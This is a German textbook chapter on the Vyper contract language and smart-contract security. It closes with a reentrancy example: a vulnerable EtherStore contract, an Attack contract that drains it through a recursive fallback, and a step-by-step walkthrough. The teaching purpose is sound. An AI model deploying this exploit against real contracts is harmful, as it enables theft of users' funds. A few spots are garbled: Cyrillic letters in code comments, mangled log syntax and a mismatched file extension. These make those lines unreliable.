Vyper ist eine experimentelle, kontraktororientierte Programmiersprache für die Ethereum Virtual Machine. Sie strebt eine bessere Überprüfbarkeit an, indem sie es den Entwicklern leichter macht, verständlichen Code zu entwickeln. Tatsächlich ist eines der Prinzipien von Vyper, es den Entwicklern so gut wie unmöglich zu machen, missverständlichen Code zu schreiben.

In diesem Kapitel sehen wir uns typische Probleme von Smart Contracts an, führen in die Kontraktprogrammiersprache Vyper ein, vergleichen sie mit Solidity und zeigen die Unterschiede auf.

Sicherheitslücken und Vyper

Eine jüngst durchgeführte Studie (<https://arxiv.org/pdf/1802.06038.pdf>) hat nahezu eine Million aktive Ethereum-Smart-Contracts untersucht und herausgefunden, dass viele dieser Kontrakte ernsthafte Sicherheitslücken enthalten. Während ihrer Analyse haben die Forscher drei grundlegende Kategorien von Sicherheitslücken ausgemacht:

Suizidale Kontrakte

Smart Contracts, die durch beliebige Adressen zerstört werden können.

Gierige Kontrakte

Smart Contracts, die einen Zustand erreichen können, in dem sie keine Ether mehr freigeben können.

Verschwenderische Kontrakte

Smart Contracts, die man dazu bringen kann, Ether an beliebige Adressen zu überweisen.

Der Programmcode ist für Sicherheitslücken in Smart Contracts verantwortlich. Natürlich kann man argumentieren, dass solche und andere Sicherheitslücken nicht bewusst eingeführt werden, doch davon unabhängig führt dieser unerwünschte Code zu unerwartetem Verlust von Mitteln der Ethereum-Nutzer, und das darf natürlich nicht sein. Vyper wurde entworfen, um die Entwicklung sicheren Codes

zu vereinfachen bzw. die Entwicklung irreführenden oder fehleranfälligen Codes zu erschweren.

Vergleich mit Solidity

Ein Weg, den Vyper einschlägt, um die Entwicklung unsicheren Codes zu erschweren, besteht darin, einige der Solidity-Features bewusst *wegzulassen*. Jeder, der die Entwicklung von Smart Contracts mit Vyper in Erwägung zieht, sollte verstehen, welche Features Vyper *nicht* bietet und warum. In diesem Abschnitt werden wir daher diese Features untersuchen und begründen, warum sie weggelassen wurden.

Modifikatoren

Wie im vorigen Kapitel gesehen, können Sie in Solidity eine Funktion mit Modifikatoren entwickeln. Beispielsweise führt die folgende Funktion `changeOwner` im Rahmen der Ausführung einen Modifikator namens `onlyBy` aus:

```
function changeOwner(address _newOwner)
    public
    onlyBy(owner)
{
    owner = _newOwner;
}
```

Dieser Modifikator erzwingt die Durchsetzung einer Regel in Bezug auf den Eigentumsanspruch. Er führt für die `changeOwner`-Funktion eine Vorprüfung durch:

```
modifier onlyBy(address _account)
{
    require(msg.sender == _account);
    _;
}
```

Doch Modifikatoren führen nicht nur, wie hier gezeigt, Prüfungen durch. Tatsächlich können Modifikatoren die Umgebung eines Smart Contract im Kontext der aufrufenden Funktion signifikant ändern. Einfach ausgedrückt, sind Modifikatoren *allgegenwärtig*.

Sehen wir uns ein weiteres Solidity-Beispiel an:

```
enum Stages {
    SafeStage,
    DangerStage,
    FinalStage
}

uint public creationTime = now;
Stages public stage = Stages.SafeStage;

function nextStage() internal {
    stage = Stages(uint(stage) + 1);
}
```

```

modifier stageTimeConfirmation() {
    if (stage == Stages.SafeStage &&
        now >= creationTime + 10 days)
        nextStage();
}

function a()
    public
    stageTimeConfirmation
    // Weiterer Code steht hier
{
}

```

Eigentlich sollten Entwickler immer anderen Code prüfen, der von ihrem Code aufgerufen wird. In bestimmten Situationen (Zeitdruck oder fehlende Konzentration) kann ein Entwickler aber einzelne Codezeilen übersehen. Das wird umso wahrscheinlicher, je stärker ein Entwickler in einer großen Datei hin und her springt, während er die Aufrufhierarchie nachhalten und den Zustand von Smart-Contract-Variablen im Kopf behalten muss.

Sehen wir uns das obige Beispiel etwas genauer an. Stellen Sie sich vor, ein Entwickler schreibt eine öffentliche Funktion namens `a`. Der Kontrakt ist für den Entwickler neu und nutzt einen Modifikator, der von einem anderen Entwickler geschrieben wurde. Flüchtig betrachtet, scheint der `stageTimeConfirmation`-Modifikator nur einige Prüfungen des Alters des Kontrakts in Bezug auf die aufrufende Funktion vorzunehmen. Was der Entwickler möglicherweise *nicht* bemerkt, ist der Aufruf einer weiteren Funktion `nextStage` durch den Modifikator. Bei diesem stark vereinfachten Szenario führt der simple Aufruf der öffentlichen Funktion `a` dazu, dass sich die `stage`-Variable des Smart Contract von `SafeStage` in `DangerStage` ändert.

Vyper verzichtet vollständig auf Modifikatoren. Die Empfehlung von Vyper lautet wie folgt: Wenn Sie nur Assertions mit Modifikatoren durchführen, sollten Prüfungen und Assertions Teil der Funktion sein. Modifizieren Sie den Zustand des Smart Contract und so weiter, sollten diese Änderungen ebenfalls expliziter Teil der Funktion sein. Das erhöht die Prüfbarkeit und Lesbarkeit, da der Leser den Modifikatorcode nicht mental (oder manuell) um die Funktion legen muss, um zu sehen, was sie macht.

Klassenvererbung

Vererbung erlaubt es Programmierern, bereits vorhandene Funktionalitäten, Eigenschaften und Verhaltensweisen aus existierenden Softwarebibliotheken zu nutzen. Die Vererbung ist leistungsfähig und fördert die Wiederverwendung von Code. Solidity unterstützt Mehrfachvererbung und Polymorphismus, doch obwohl das Kernmerkmale objektorientierter Sprachen sind, werden sie von Vyper nicht unterstützt. Laut Vyper verlangt die Implementierung der Vererbung Entwickler und

Auditoren, die zwischen mehreren Dateien hin und her springen, um zu verstehen, was das Programm macht. Vyper vertritt auch die Ansicht, dass Mehrfachvererbung den Code zu kompliziert machen kann, um noch verständlich zu sein. Diese Ansicht wird von der Solidity-Dokumentation (<http://bit.ly/2Q6Azvo>) stillschweigend bestätigt: Sie enthält ein Beispiel dafür, wie Mehrfachvererbung zu einem Problem werden kann.

Inline-Assembler

Ein Inline-Assembler gibt Entwicklern die Möglichkeit, auf niedriger Ebene auf die Ethereum Virtual Machine zuzugreifen. Das erlaubt Solidity-Programmen die direkte Ausführung von EVM-Instruktionen. Der folgende Code addiert beispielsweise den Wert 3 zur Speicherstelle 0x80:

```
3 0x80 mload add 0x80 mstore
```

Vyper betrachtet den Verlust der Lesbarkeit als zu hohen Preis für diese zusätzliche Leistungsfähigkeit und unterstützt daher keinen Inline-Assembler.

Funktionsüberladung

Die Überladung von Funktionen erlaubt es Entwicklern, mehrere Funktionen gleichen Namens zu entwickeln. Welche Funktion letztlich verwendet wird, hängt von der Art der übergebenen Argumente ab. Nehmen wir beispielsweise die beiden folgenden Funktionen:

```
function f(uint _in) public pure returns (uint out) {
    out = 1;
}

function f(uint _in, bytes32 _key) public pure returns (uint out) {
    out = 2;
}
```

Die erste Funktion (namens `f`) akzeptiert ein Argument vom Typ `uint`. Die zweite Funktion (die ebenfalls `f` heißt), akzeptiert zwei Argumente, eines vom Typ `uint` und das zweite vom Typ `bytes32`. Mehrere Funktionsdefinitionen mit dem gleichen Namen, aber unterschiedlichen Argumenten, können verwirrend sein, deshalb unterstützt Vyper auch die Funktionsüberladung nicht.

Variablen-Typecasting

Es gibt zwei Arten von Typecasting, also der Umwandlung von Typen: *implizit* und *explizit*.

Implizites Typecasting erfolgt häufig während der Kompilierung. Ist eine Typkonvertierung beispielsweise semantisch vernünftig und geht keine Information verloren, kann der Compiler eine implizite Konvertierung vornehmen, etwa die

Konvertierung einer Variablen von uint8 in uint16. Frühe Versionen von Vyper erlaubten implizites Typecasting, neuere Versionen nicht.

Explizites Typecasting kann bei Solidity genutzt werden. Leider kann das zu unerwartetem Verhalten führen. So entfernt die Umwandlung von uint32 in den kleineren Typ uint16 einfach die höherwertigen Bits, wie nachfolgend zu sehen:

```
uint32 a = 0x12345678;
uint16 b = uint16(a);
// Variable b ist nun 0x5678
```

Vyper verwendet stattdessen die Funktion `convert` für explizites Casting, hier die `convert`-Funktion (zu finden in Zeile 82 von `convert.py` (<http://bit.ly/2P36ZKT>)):

```
def convert(expr, context):
    output_type = expr.args[1].s
    if output_type in conversion_table:
        return conversion_table[output_type](expr, context)
    else:
        raise Exception("Conversion to {} is invalid.".format(output_type))
```

Beachten Sie den Einsatz von `conversion_table` (zu finden in Zeile 90 der gleichen Datei), die wie folgt aussieht:

```
conversion_table = {
    'int128': to_int128,
    'uint256': to_uint256,
    'decimal': to_decimal,
    'bytes32': to_bytes32,
}
```

Ruft ein Entwickler `convert` auf, wird `conversion_table` referenziert, das sicherstellt, dass die geeignete Konvertierung durchgeführt wird. Übergibt ein Entwickler beispielsweise `int128` an `convert`, wird die `to_int128`-Funktion (in Zeile 26 der Datei `convert.py`) ausgeführt. Diese `to_int128`-Funktion sieht so aus:

```
@signature(('int128', 'uint256', 'bytes32', 'bytes'), 'str_literal')
def to_int128(expr, args, kwargs, context):
    in_node = args[0]
    typ, len = get_type(in_node)
    if typ in ('int128', 'uint256', 'bytes32'):
        if in_node.typ.is_literal
            and not SizeLimits.MINNUM <= in_node.value <= SizeLimits.MAXNUM:
                raise InvalidLiteralException(
                    "Number out of range: {}".format(in_node.value), expr
                )
        return LLLnode.from_list(
            ['clamp', ['mload', MemoryPositions.MINNUM], in_node,
                ['mload', MemoryPositions.MAXNUM]], typ=BaseType('int128'),
            pos=getpos(expr)
        )
    else:
        return bytearray_to_num(in_node, expr, 'int128')
```

Wie Sie sehen, stellt die Konvertierung sicher, dass keine Information verloren geht. Könnte das doch der Fall sein, wird eine Ausnahme ausgelöst. Der Konvertierungscode verhindert das Abschneiden und andere Anomalien, die beim impliziten Typecasting üblicherweise möglich sind.

Die Entscheidung für explizites statt implizites Typecasting bedeutet, dass der Entwickler für alle Typkonvertierungen verantwortlich ist. Zwar führt dieser Ansatz zu etwas weitschweifigerem Code, erhöht aber auch die Sicherheit und Prüfbarkeit von Smart Contracts.

Vor- und Nachbedingungen

Vyper behandelt Vorbedingungen, Nachbedingungen und Zustandsänderungen explizit. Das führt zwar zu redundantem Code, erhöht aber auch Lesbarkeit und Sicherheit. Bei der Entwicklung eines Smart Contract mit Vyper sollte der Entwickler die drei folgenden Punkte berücksichtigen:

Zustand

Wie ist der aktuelle Zustand der Ethereum-Zustandsvariablen?

Effekte

Welche Effekte wird der Code dieses Smart Contract bei der Ausführung auf die Zustandsvariablen haben? Das heißt, was *wird* beeinflusst und was *nicht*? Stimmen diese Effekte mit den Absichten des Smart Contract überein?

Interaktion

Nachdem die beiden ersten Erwägungen umfassend abgehandelt wurden, wird es Zeit, den Code auszuführen. Vor dem Deployment gehen Sie den Code schrittweise logisch durch und betrachten alle möglichen permanenten Auswirkungen, Konsequenzen und Szenarien der Ausführung des Codes, einschließlich der Interaktion mit anderen Kontrakten.

Idealerweise sollte jeder dieser Punkte sorgfältig erwogen und im Code ausführlich dokumentiert werden. Das verbessert das Design des Codes und macht ihn letztlich besser les- und prüfbar.

Dekoratoren

Die folgenden Dekoratoren können am Anfang jeder Funktion stehen:

`@private`

Der Dekorator `@private` macht die Funktion außerhalb des Kontrakts unzugänglich.

`@public`

Der Dekorator `@public` macht die Funktion sowohl öffentlich sichtbar als auch ausführbar. So gibt sogar die Ethereum-Wallet diese Funktionen aus, wenn man sich den Kontrakt ansieht.

@constant

Funktionen mit dem Dekorator @constant dürfen Zustandsvariablen nicht ändern. Tatsächlich lehnt der Compiler das gesamte Programm (mit einer entsprechenden Fehlermeldung) ab, wenn die Funktion versucht, eine Zustandsvariable zu ändern.

@payable

Nur Funktionen mit dem Dekorator @payable dürfen Mittel transferieren.

Vyper definiert die Logik von Dekoratoren (<http://bit.ly/2P14RDq>) explizit. So schlägt die Kompilierung mit Vyper beispielsweise fehl, wenn eine Funktion sowohl den @payable- als auch den @constant-Dekorator nutzt. Das ist sinnvoll, weil eine Mittel transferierende Funktion per definitionem den Zustand ändert, also nicht @constant sein kann. Jede Vyper-Funktion muss als @public oder @private (nicht aber als beides!) dekoriert werden.

Funktions- und Variablenanordnung

Jeder individuelle Smart Contract besteht bei Vyper aus nur einer einzigen Vyper-Datei. Mit anderen Worten, bei einem gegebenen Vyper-Smart-Contract liegt der gesamte Code, einschließlich aller Funktionen, Variablen und so weiter, an einem Ort. Vyper verlangt, dass die Funktions- und Variablendeklarationen eines Smart Contract in einer bestimmten physischen Reihenfolge vorliegen. Solidity kennt diese Anforderung nicht. Sehen wir uns ein Solidity-Beispiel an:

```
pragma solidity ^0.4.0;

contract ordering {

    function topFunction()
    external
    returns (bool) {
        initializedBelowTopFunction = this.lowerFunction();
        return initializedBelowTopFunction;
    }

    bool initializedBelowTopFunction;
    bool lowerFunctionVar;

    function lowerFunction()
    external
    returns (bool) {
        lowerFunctionVar = true;
        return lowerFunctionVar;
    }

}
```

Bei diesem Beispiel ruft die Funktion topFunction eine andere Funktion namens lowerFunction auf. topFunction weist außerdem einer Variablen namens initializedBelowTopFunction einen Wert zu. Wie Sie sehen, müssen diese Funktionen

und Variablen bei Solidity nicht physisch deklariert werden, bevor sie vom ausgeführten Code genutzt werden. Das ist gültiger Solidity-Code, der sich problemlos kompilieren lässt.

Vypers Anforderungen an die Anordnung sind nicht neu. Tatsächlich gibt es sie in der Python-Programmierung schon immer. Die verlangte Anordnung durch Vyper ist geradlinig und logisch, wie das folgende Beispiel verdeutlicht:

```
# Dekлариere eine Variable namens theBool
theBool: public(bool)

# Dekлариere eine Funktion namens topFunction
@public
def topFunction() -> bool:
    # Weise der bereits deklarierten Variablen namens theBool einen Wert zu
    self.theBool = True
    return self.theBool

# Dekлариere eine Funktion namens lowerFunction
@public
def lowerFunction():
    # Rufe die bereits deklarierte Funktion namens topFunction auf
    assert self.topFunction()
```

Das zeigt die korrekte Anordnung von Funktionen und Variablen in einem mit Vyper entwickelten Smart Contract. Beachten Sie, wie die Variable `theBool` und die Funktion `topFunction` deklariert werden, bevor der Variablen ein Wert zugewiesen bzw. die Funktion aufgerufen wird. Wäre `theBool` unter `topFunction` oder `topFunction` unter `lowerFunction` deklariert worden, wäre die Kompilierung fehlgeschlagen.

Kompilierung

Vyper besitzt einen eigenen Online-Codeeditor und Compiler (<https://vyper.online>), mit dem Sie in Ihrem Webbrowser Smart Contracts schreiben und in Bytecode, ABI sowie LLL kompilieren können. Der Vyper-Online-Compiler stellt zu Ihrer Bequemlichkeit eine Reihe fertiger Smart Contracts zur Verfügung, etwa für eine einfache offene Auktion, sichere Onlineeinkäufe, ERC20-Tokens und vieles mehr.



Vyper implementiert ERC20 als vorkompilierten Kontrakt, den Sie direkt einsetzen können. Kontrakte müssen bei Vyper als globale Variablen deklariert werden. Die Deklaration einer solchen ERC20-Variablen sieht wie folgt aus:

```
token: address(ERC20)
```

Sie können einen Kontrakt auch über die Kommandozeile kompilieren. Jeder Vyper-Kontrakt wird in einer einzigen Datei mit der Endung `.vy` gespeichert. Nach der Installation können Sie einen Vyper-Kontrakt mit dem folgenden Befehl kompilieren:

```
vyper ~/hello_world.vy
```


Die visuell lesbare ABI-Beschreibung (im JSON-Format) kann dann über den folgenden Befehl abgerufen werden:

```
vyper -f json ~/hello_world.v.py
```

Schutz vor Überlauffehlern auf Compilerebene

Überlauffehler in Software kann bei der Arbeit mit echten Werten katastrophal sein. Beispielsweise zeigt eine Transaktion von Mitte April 2018 (<http://bit.ly/2yHfvoF>) den Transfer von über 57.896.044.618.658.100.000.000.000.000.000.000.000.000.000.000.000 BEC-Tokens. Diese Transaktion war das Ergebnis eines Integer-Überlaufs in BeautyChains ERC20-Token-Kontrakt (*Bec-Token.sol*). Solidity-Entwickler können Bibliotheken wie SafeMath (<http://bit.ly/2ABhb4l>) und Tools zur Sicherheitsanalyse von Ethereum-Smart-Contracts wie Mythril OSS (<http://bit.ly/2CQRoGU>) nutzen. Allerdings sind die Entwickler nicht gezwungen, solche Sicherheitstools zu verwenden. Einfach ausgedrückt: Die Sicherheit wird durch die Sprache nicht erzwungen. Deshalb können Entwickler unsicheren Code schreiben, der sich erfolgreich kompilieren lässt und später »erfolgreich« ausgeführt wird.

Bei Vyper ist der Überlaufschutz fest eingebaut und über einen zweigleisigen Ansatz implementiert. Zum einen bietet Vyper ein SafeMath-Äquivalent (<http://bit.ly/2PuDfpB>), das alle notwendigen Ausnahmen der Integer-Arithmetik abdeckt. Zum anderen verwendet Vyper sogenannte Clamps, wenn eine literale Konstante geladen oder ein Wert an eine Funktion übergeben bzw. einer Variablen zugewiesen wird. Clamps sind über entsprechende Funktionen in der (Lisp-artigen) Low-Level-Sprache LLL implementiert und können nicht deaktiviert werden. (Der Vyper-Compiler gibt LLL statt EVM-Bytecode aus. Das vereinfacht die Entwicklung von Vyper selbst.)

Daten lesen und schreiben

Zwar ist das Speichern, Lesen und Modifizieren von Daten kostspielig, doch sind Speicheroperationen notwendiger Teil der meisten Smart Contracts. Sie können Daten an zwei Stellen schreiben:

Globaler Zustand

Die Zustandsvariablen eines gegebenen Smart Contract werden in Ethereums globalem Zustands-Trie gespeichert. Ein Smart Contract kann Daten nur in Bezug auf die Adresse des jeweiligen Kontrakts speichern, lesen und modifizieren (d.h., Smart Contracts können nicht an andere Kontrakte schreiben und nichts aus ihnen lesen).

Logs

Ein Smart Contract kann auch über Log-Events Daten in die Ethereum-Chain schreiben. Ursprünglich hat Vyper die `__log__`-Syntax zur Deklaration dieser

Events genutzt, hat sich aber über ein Update an Soliditys Originalsyntax angeglichen. Die Deklaration eines Events namens `MyLog` war ursprünglich beispielsweise `MyLog: u00961u0097logu00962u0097({arg1: indexed(bytes[3])})`. Die Syntax lautet nun `MyLog: event({arg1: indexed(bytes[3])})`. Es ist wichtig, zu bemerken, dass die Ausführung des Log-Events in Vyper über `log.MyLog("123")` erfolgte (und immer noch erfolgt).

Während Smart Contracts über Log-Events in Ethereums Chain Daten schreiben können, können sie die von ihnen erzeugten Log-Events in der Chain nicht lesen. Ungeachtet dessen besteht ein Vorteil des Schreibens von Daten in die Chain über Log-Events darin, dass Logs von leichtgewichtigen Clients gesucht und gelesen werden können. Beispielsweise kann der `logsBloom`-Wert in einem geschürften Block darauf hinweisen, ob ein Log-Event präsent ist oder nicht. Sobald die Existenz von Log-Events festgestellt wurde, können die Logdaten aus dem Transaktionsbeleg abgerufen werden.

Fazit

Vyper ist eine mächtige und interessante neue kontraktororientierte Programmiersprache. Ihr Design zielt auf »Fehlerfreiheit« ab, auch wenn man das mit etwas Flexibilität bezahlt. Das erlaubt Programmierern die Entwicklung besserer Smart Contracts und vermeidet einige Fallstricke, die zu ernsthaften Sicherheitslücken führen können. Als Nächstes wollen wir uns die Sicherheit von Smart Contracts genauer ansehen. Einige Feinheiten des Vyper-Designs werden verständlicher, wenn man die möglichen Sicherheitsprobleme kennt, die bei Smart Contracts auftreten können.

Sicherheit von Smart Contracts

Die Sicherheit ist einer der wichtigsten Aspekte bei der Entwicklung von Smart Contracts. Bei der Programmierung von Smart Contracts sind Fehler teuer und können sehr leicht ausgenutzt werden. In diesem Kapitel sehen wir uns Best Practices und Entwurfsmuster für die Sicherheit an, aber auch »Sicherheits-Anti-Pattern«, also Praktiken und Muster, die zu Sicherheitslücken in unseren Smart Contracts führen können.

Wie andere Programme wird ein Smart Contract so ausgeführt, wie er geschrieben wurde, was aber nicht immer dem entspricht, was der Programmierer gewollt hat. Darüber hinaus sind alle Smart Contracts öffentlich, und jeder Benutzer kann mit ihnen interagieren, indem er einfach eine Transaktion erzeugt. Jede Lücke kann ausgenutzt werden, und Verluste lassen sich nahezu nie wiedergutmachen. Es ist daher besonders wichtig, den Best Practices zu folgen und gut getestete Entwurfsmuster zu nutzen.

Best Practices

Defensive Programmierung ist ein Programmierstil, der für Smart Contracts besonders gut geeignet ist. Er betont die folgenden Aspekte, die gleichzeitig auch Best Practices darstellen:

Minimalismus/Einfachheit

Komplexität ist der Feind der Sicherheit. Je einfacher der Code und je weniger er macht, desto geringer sind die Chancen für einen Bug oder eine unvorhergesehene Auswirkung. Beim Einstieg in die Smart-Contract-Programmierung sind Entwickler häufig versucht, viel Code zu schreiben. Stattdessen sollten Sie Ihren Code durchgehen und nach Möglichkeiten suchen, mit weniger Codezeilen, weniger Komplexität und weniger »Features« auszukommen. Wenn Ihnen jemand sagt, dass sein Smart-Contract-Projekt »Tausende Codezeilen« umfasst, sollten Sie die Sicherheit des Projekts infrage stellen. Einfacher ist sicherer.

Wiederverwendung von Code

Versuchen Sie nicht, das Rad neu zu erfinden. Wenn es bereits eine Bibliothek oder einen Kontrakt gibt, der den Großteil Ihrer Anforderungen erfüllt, dann

verwenden Sie ihn wieder. Innerhalb Ihres Codes sollten Sie dem DRY-Prinzip (*Don't Repeat Yourself*, zu Deutsch »Wiederhole dich nicht selbst«) folgen. Wenn Sie Codefragmente mehr als einmal sehen, überlegen Sie, ob Sie den Code als Funktion oder Bibliothek schreiben und wiederverwenden können. Oft genutzter und getesteter Code ist wahrscheinlich sicherer als jeder Code, den Sie neu schreiben. Hüten Sie sich vor dem »Not Invented Here«-Syndrom (zu Deutsch »nicht hier erfunden«), bei dem man versucht ist, ein Feature oder eine Komponente zu »verbessern«, indem man sie von Grund auf neu entwickelt. Das Sicherheitsrisiko ist häufig größer als die Verbesserung.

Qualität des Codes

Smart-Contract-Code ist gnadenlos. Jeder Bug kann zu finanziellen Verlusten führen. Sie dürfen die Programmierung von Smart Contracts nicht wie die Programmierung einer Allzweckanwendung angehen. Das Schreiben von DApps in Solidity hat nichts mit der Entwicklung eines Web-Widgets in JavaScript gemein. Stattdessen sollten Sie genauso rigoros auf Engineering- und Softwareentwicklungsmethoden setzen, wie es in der Luftfahrt oder anderen nichts verzeihenden Bereichen üblich ist. Sobald Sie Ihren Code »gestartet« haben, können Sie nur noch sehr wenig tun, um Probleme zu beheben.

Lesbarkeit/Überprüfbarkeit

Ihr Code sollte klar und einfach nachvollziehbar sein. Je besser er zu lesen ist, desto einfacher kann er überprüft werden. Smart Contracts sind öffentlich, d. h., jeder kann den Bytecode lesen und einem Reverse-Engineering unterziehen. Es ist daher von Vorteil, Ihre Arbeit mit kollaborativen Open-Source-Methoden zu entwickeln, um vom kollektiven Wissen der Entwicklergemeinschaft zu zehren und vom gemeinsamen Nenner in der Open-Source-Entwicklung zu profitieren. Ihr Code sollte gut dokumentiert und gut lesbar sein und dem Stil sowie den Namenskonventionen folgen, die sich in der Ethereum-Community eingebürgert haben.

Tests

Testen Sie alles, was Sie können. Smart Contracts laufen in einer öffentlichen Ausführungsumgebung, wo sie jeder mit beliebigen Eingaben ausführen kann. Sie dürfen niemals erwarten, dass Inputs wie Funktionsargumente wohlgeformt sind, innerhalb vernünftiger Grenzen liegen oder einem guten Zweck dienen. Testen Sie alle Argumente. Stellen Sie sicher, dass sie innerhalb des erwarteten Wertebereichs liegen und sauber formatiert sind, bevor Sie die Ausführung Ihres Codes fortsetzen.

Sicherheitsrisiken und Anti-Pattern

Als Entwickler von Smart Contracts müssen Sie mit den gängigsten Sicherheitsrisiken vertraut sein, um Programmuster erkennen und vermeiden zu können, die Ihre Kontrakte diesen Risiken aussetzen. In den nächsten Abschnitten sehen wir uns verschiedene Sicherheitsrisiken an und zeigen beispielhaft, wie es überhaupt

zu Sicherheitslücken kommt. Gleichzeitig stellen wir Gegenmaßnahmen und vorbeugende Maßnahmen vor, die solche Probleme beheben.

Reentrancy-Angriffe

Ein Feature von Ethereum-Smart-Contracts ist deren Fähigkeit, Code aus externen Kontrakten aufzurufen und zu nutzen. Kontrakte verarbeiten üblicherweise auch Ether und senden daher häufig Ether an externe Nutzeradressen. Diese Operationen verlangen das Anstoßen externer Aufrufe durch den Kontrakt, und genau diese externen Aufrufe können von Angreifern gekapert werden und den Code dazu bringen, über Fallback-Funktionen weiteren Code auszuführen, einschließlich sich selbst. Angriffe dieser Art wurden im berühmten DAO-Hack (<http://bit.ly/2DamSZT>) genutzt.

Weitere Lektüre zu Reentrancy-Angriffen bietet Gus Guimareas' Blogpost (<http://bit.ly/2zaqSEY>) zum Thema und Ethereum Smart Contract Best Practices (<http://bit.ly/2ERDMxV>).

Die Sicherheitslücke

Ein solcher Angriff kann erfolgen, wenn ein Kontrakt Ether an eine unbekannte Adresse sendet. Der Angreifer kann einen Kontrakt an einer externen Adresse konstruieren, der bösartigen Code in der Fallback-Funktion enthält. Sendet der Kontrakt Ether an diese Adresse, wird dieser bösartige Code ausgeführt. Typischerweise führt der bösartige Code eine Funktion des anfälligen Kontrakts aus und wickelt Operationen ab, die der Entwickler nicht erwartet hat. Der Begriff »Reentrance« (zu Deutsch »Wiedereintritt«) rührt von der Tatsache her, dass der externe bösartige Code eine Funktion des anfälligen Kontrakts aufruft und der Codeausführungspfad sie »wieder aufruft«.

Um das zu verdeutlichen, betrachten Sie den einfachen, angreifbaren Kontrakt in Beispiel 9-1, der als »Ethereum-Tresor« fungiert und den Kontoinhabern erlaubt, nur einen Ether pro Woche abzuheben.

Beispiel 9-1: EtherStore.sol

```
1 contract EtherStore {
2
3     uint256 public withdrawLimit = 1 ether;
4     mapping(address => uint256) public lastWithdrawTime;
5     mapping(address => uint256) public balances;
6
7     function depositFunds() public payable {
8         balances[msg.sender] += msg.value;
9     }
10
11     function withdrawFunds (uint256 _weiToWithdraw) public {
12         require(balances[msg.sender] >= _weiToWithdraw);
```

```

13         // Auszahlung limitieren
14         require(_weiToWithdraw <= withdrawLimit);
15         // Zeitspanne limitieren
16         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
17         require(msg.sender.call.value(_weiToWithdraw)());
18         balances[msg.sender] -= _weiToWithdraw;
19         lastWithdrawTime[msg.sender] = now;
20     }
21 }

```

Der Kontrakt enthält die beiden öffentlichen Funktionen `depositFunds` und `withdrawFunds`. Die Funktion `depositFunds` erhöht einfach das Guthaben des Senders. Die `withdrawFunds`-Funktion erlaubt dem Sender, den auszuzahlenden Betrag in Wei festzulegen. Die Auszahlung soll nur erfolgen, wenn weniger als 1 Ether angefordert wird und innerhalb der letzten Woche keine Auszahlung erfolgt ist.

Die Sicherheitslücke befindet sich in Zeile 17, in der der Kontrakt dem Nutzer die angeforderte Menge Ether sendet. Ein Angreifer hat dazu den Kontrakt in Beispiel 9-2 entwickelt.

Beispiel 9-2: Attack.sol

```

1  import "EtherStore.sol";
2
3  contract Attack {
4      EtherStore public etherStore;
5
6      // Initialisiere etherStore-Variable mit Kontraktadresse
7      constructor(address _etherStoreAddress) {
8          etherStore = EtherStore(_etherStoreAddress);
9      }
10
11     function attackEtherStore() public payable {
12         // Angriff auf nächsten Ether
13         require(msg.value >= 1 ether);
14         // Sende Eth an depositFunds()-Funktion
15         etherStore.depositFunds.value(1 ether)();
16         // Starte den Zauber
17         etherStore.withdrawFunds(1 ether);
18     }
19
20     function collectEther() public {
21         msg.sender.transfer(this.balance);
22     }
23
24     // Fallback-Funktion - hier passiert die Zauberei
25     function () payable {
26         if (etherStore.balance > 1 ether) {
27             etherStore.withdrawFunds(1 ether);
28         }
29     }
30 }

```

Wie kommt es nun zum Exploit? Zuerst würde der Angreifer den bösartigen Kontrakt erzeugen (z. B. an Adresse `0x0...123`), wobei EtherStores Kontraktadresse als einziger Konstruktorparameter übergeben wird. Das initialisiert die öffentliche Variable `etherStore` mit dem anzugreifenden Kontrakt.

Der Angreifer ruft dann die Funktion `attackEtherStore` mit einem Ether-Betrag größer oder gleich 1 auf. Wir nehmen vorerst den Betrag 1 ether an. Für unser Beispiel setzen wir auch voraus, dass andere Nutzer Ether in diesem Kontrakt hinterlegt haben, sodass er momentan ein Guthaben von 10 ether aufweist. Dann passiert Folgendes:

1. *Attack.sol*, Zeile 15: Die Funktion `depositFunds` des EtherStore-Kontrakts wird mit einem `msg.value` von 1 ether (und viel Gas) aufgerufen. Der Sender (`msg.sender`) ist der bösartige Kontrakt (`0x0...123`). Daher ist `balances[0x0...123] = 1 ether`.
2. *Attack.sol*, Zeile 17: Der bösartige Kontrakt ruft dann die Funktion `withdrawFunds` des EtherStore-Kontrakts mit dem Parameter 1 ether auf. Alle notwendigen Bedingungen (in den Zeilen 12 bis 16 des EtherStore-Kontrakts) werden erfüllt, da bisher keine Auszahlungen erfolgt sind.
3. *EtherStore.sol*, Zeile 17: Der Kontrakt sendet 1 ether an den bösartigen Kontrakt zurück.
4. *Attack.sol*, Zeile 25: Die Zahlung an den bösartigen Kontrakt führt zur Ausführung der Fallback-Funktion.
5. *Attack.sol*, Zeile 26: Das Gesamtguthaben des EtherStore-Kontrakts lag bei 10 ether und liegt nun bei 9 ether, d. h., die `if`-Anweisung wird durchlaufen.
6. *Attack.sol*, Zeile 27: Die Fallback-Funktion ruft die EtherStore-Funktion `withdrawFunds` erneut auf und *tritt erneut* in den EtherStore-Kontrakt ein.
7. *EtherStore.sol*, Zeile 11: Beim zweiten Aufruf von `withdrawFunds` beträgt das Guthaben des angreifenden Kontrakts immer noch 1 ether, weil Zeile 18 noch nicht ausgeführt wurde. Es gilt also immer noch `balances[0x0...123] = 1 ether`. Auch die `lastWithdrawTime`-Variable ist unverändert. Erneut erfüllen wir alle verlangten Bedingungen.
8. *EtherStore.sol*, Zeile 17: Der angreifende Kontrakt zahlt sicher erneut 1 ether aus.
9. Die Schritte 4 bis 8 werden wiederholt, solange `EtherStore.balance > 1` ist, wie es Zeile 26 in *Attack.sol* vorgibt.
10. *Attack.sol*, Zeile 26: Sobald nur noch ein (oder weniger) Ether im EtherStore-Kontrakt übrig ist, schlägt die `if`-Anweisung fehl. Nun werden die Zeilen 18 und 19 des EtherStore-Kontrakts (für jeden Aufruf von `withdrawFunds`) ausgeführt.
11. *EtherStore.sol*, Zeilen 18 und 19: `balances` und `lastWithdrawTime` werden gesetzt, und die Ausführung wird beendet.

Im Endergebnis hat der Angreifer bis auf einen Ether das gesamte Guthaben des EtherStore-Kontrakts in einer Transaktion abgegriffen.

Präventive Techniken

